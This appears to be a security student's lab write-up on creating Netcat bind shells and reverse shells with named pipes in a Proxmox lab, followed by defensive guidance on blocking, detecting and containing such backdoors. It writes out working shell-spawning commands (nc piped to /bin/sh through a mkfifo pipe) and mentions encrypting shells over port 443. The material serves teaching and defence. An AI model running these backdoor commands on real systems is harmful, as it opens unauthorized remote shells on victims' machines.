Creating and Defending Against Netcat Backdoor Login Shells & Reverse Shell Backdoors Using Named Pipes
I. Overview
During the SANS SEC504 (Hacker Tools, Techniques, and Incident Handling) I learned how attackers use Netcat to create backdoor login shells, reverse shell backdoors, transfer files, and cause other mischief.
I created several VMs in Proxmox to learn more about how RITA () detects C2 beaconing traffic, but I first wanted to practice using Netcat to create a backdoor login shell and a reverse shell backdoor. However, I found that I couldn’t use the -e switch in Ubuntu to create a reverse shell because -e was removed for security reasons. To overcome this I created a named pipe using the mkfifo command, which I explain below.
Lastly, I discuss steps defenders can take to prevent, detect, and mitigate attackers’ use of Netcat with named pipes to create reverse shells.
II. Objective
Use Netcat to create (1) a backdoor login shell and (2) a reverse shell backdoor using a Kali Linux VM and an Ubuntu Desktop VM in Proxmox.
III. Traditional Shell Listeners Using the -e Switch
A. Netcat Client & Listener Modes
Netcat operates in client or listener modes:
-
Listener Mode:
nc -l -p 4444 -
Client Mode:
nc 192.168.55.73 4444
You must start the Netcat listener before executing the command on the Netcat client machine.
B. Creating a Shell Listener Using the -e Switch

In a “traditional” Netcat installation you can use Netcat with the -e switch, which will execute a program like /bin/bash once connected. For example, the -e switch allows Computer 1 (the Netcat listener) to pass a shell to Computer 2 (the Netcat client). The attacker must be able to connect to the victim’s computer, which network firewalls often prevent.
Here’s an example of a backdoor login shell using Netcat’s -e switch:
- The victim machine (the Netcat listener at 192.168.55.73) runs the below command, which puts the victim machine into listener mode on port 4444 and passes a shell to any machine that connects to it.

nc -l -p 4444 -e /bin/bash
- The attacker machine (the Netcat client) runs the below command to connect to the victim machine (192.168.55.73) on port 4444, which then receives the victim machine’s shell:
nc 192.168.55.73 4444
When I attempted to run the first command on an Ubuntu VM it failed because the Debian/Ubuntu netcat-openbsd version removed the -e switch for security reasons (see https://manpages.debian.org/bookworm/netcat-openbsd/nc.1.en.html).
IV. Named Pipe Workaround for Shell Listeners
I learned to use named pipes to create Netcat relays, which allow you to relay, or link, attacks across multiple systems. This is useful if, for example, an attacker gains access to a corporate machine (for example, a web server) that also has access to other corporate machines in an internal network.
However, we can use a named pipe as a substitute for the -e switch to create a shell listener or a reverse shell, as explained below.

Step 1.1 (Ubuntu Machine/Netcat Listener): First create the named pipe using the mkfifo command (I named it “attackpipe”):
mkfifo attackpipe


Step 1.2 (Ubuntu Machine/Netcat Listener): Create the Netcat listener on the victim machine at port 4444. The named pipe (a) passes a shell to the named pipe and (b) passes that shell to the attacker’s machine when it connects to the victim’s machine:
nc -l -p 4444 < attackpipe | /bin/sh > attackpipe
While not shown in the below screenshot, the cursor blinks below the command indicating that Netcat is in listener mode, shell at the ready and waiting for a connection.
Step 2 (Kali Linux/Netcat Client): Run the below command on the Kali machine to connect to the Ubuntu machine. In my Proxmox lab environment, the Ubuntu machine’s IP address is 192.168.55.73.
nc 192.168.55.73 4444

The above screenshot shows the Kali machine connecting and obtaining a shell from the Ubuntu machine. After running the Netcat command the Kali machine’s cursor blinks and you can enter commands that run on the Ubuntu machine (such as, whoami, hostname, and ls -l).
V. Named Pipe Workaround for Reverse Shells
As mentioned above, network firewalls typically prevent an attacker from using Netcat to connect to the victim’s machine. In these instances we can use a reverse shell backdoor because network firewalls typically allow outbound connections. In other words, the network firewall would not prevent the victim machine from making an outbound connection (the Netcat client) to the attacker’s machine (the Netcat listener).
As we did above, we can also use a named pipe to compensate for the absence of the -e switch.

Step 1 (Kali Linux/Netcat Listener): This time the Kali machine is the Netcat listener on port 4444. Start the Netcat listener before executing the Netcat command on the Ubuntu machine. In my Proxmox lab environment the Kali machine’s IP is 192.168.55.60.

Step 2.1 (Ubuntu/Netcat Client): Create a named pipe like before (the “attackpipe”).

Step 2.2 (Ubuntu/Netcat Client): Use Netcat to connect to the Kali machine at port 4444, passing a shell to the Kali machine via the named pipe (“attackpipe”).
Step 3 (Kali/Netcat Listener): Once the Ubuntu machine connects to the Kali machine, the Kali machine can execute commands that run on the Ubuntu machine. The below screenshot shows the Ubuntu machine’s responses to the Kali commands (for example, the Ubuntu machine’s hostname is “rita-sensor” and the whoami, hostname, pwd, and ls -l commands reflect the Ubuntu machine’s response).

VI. Blue Team: Defending Against Netcat Backdoor Login Shells & Reverse Shell Backdoors
There are multiple ways for defenders to prevent, detect, and mitigate attackers’ use of Netcat with named pipes to create reverse shells. I’ve focused on Linux defenses since I used that environment in the above examples, but defenders can adapt many of these techniques for use in Windows environments.
A. Prevention
Defenders should harden systems to reduce the attack surface and prevent the attack outright by, for example:
-
Removing or Restricting Netcat Usage: If the business does not regularly require Netcat for operations, remove it from production systems to eliminate this attack vector. As shown above, Debian’s removal of the -e switch does not prevent an attacker from using named pipes to create backdoor shells. Use tools like AppArmor or SELinux to block Netcat execution.
-
Blocking Inbound Connections to Non-Standard Ports: Use host-based firewall rules (ufw or iptables) to block inbound connections to non-standard ports like 4444, which was used in the above examples. This can help reduce an attacker pivoting throughout the environment.
-
Selectively Block Outbound Connections: To prevent reverse shells, which use outbound connections to evade firewalls, consider egress filtering to permit only approved outbound traffic. However, an attacker can use ncat –ssl
443 to encrypt and mask this traffic as normal HTTPS. To prevent this, require that all outbound web traffic from servers go through an authenticated HTTPS proxy with TLS inspection capabilities (although this presents challenges like certificate pinning and inspection overhead and may not be feasible). -
Using Next Generation Firewalls and Intrusion Prevention Systems: A NGFW/IPS can detect and block unusual traffic patterns, like unencrypted shell commands and anomalous beaconing.
-
Segment the Network: Use VLANs to help isolate traffic between machines. This helps limit an attacker’s ability to pivot to other systems throughout the network.
B. Detection
Defenders can detect Netcat shells using named pipes through host and network monitoring in multiple ways, including:
-
Host Monitoring: In Linux, use auditd to log mknod system calls (for mkfifo) and command line entries involving Netcat piped to shells, like the commands shown above. Also monitor temporary directories for suspicious named pipes, which start with a “p” in ls -l output (shown in the above screenshots).
-
Networking Monitoring: IDS systems like Snort and Suricata can alert on outbound connections to unknown or suspect IPs on non-standard ports. Defenders can also use RITA and Zeek to analyze network flows for C2 beaconing patterns.
-
EDR Tools: EDR solutions can detect behavioral anomalies, like Netcat spawning shells or connecting through pipes. Defenders can hunt for suspicious named pipes (see, for example, a Windows-focused list of over 300 suspicious named pipes at ).
C. Mitigation
If defenders detect a Netcat shell:
-
Immediately Contain the Affected System: Isolate the system from the network, terminate Netcat, delete unrecognized named pipes, and terminate any suspicious processes. Also block the attacker’s IP address.
-
Scan Ports: Scan potentially impacted machines and close all unused ports.
-
Investigate and Remediate: Use tools like Volatility for memory analyses, determine the scope of the attack, patch entry points, rotate credentials, and determine if the attacker compromised other machines in the network.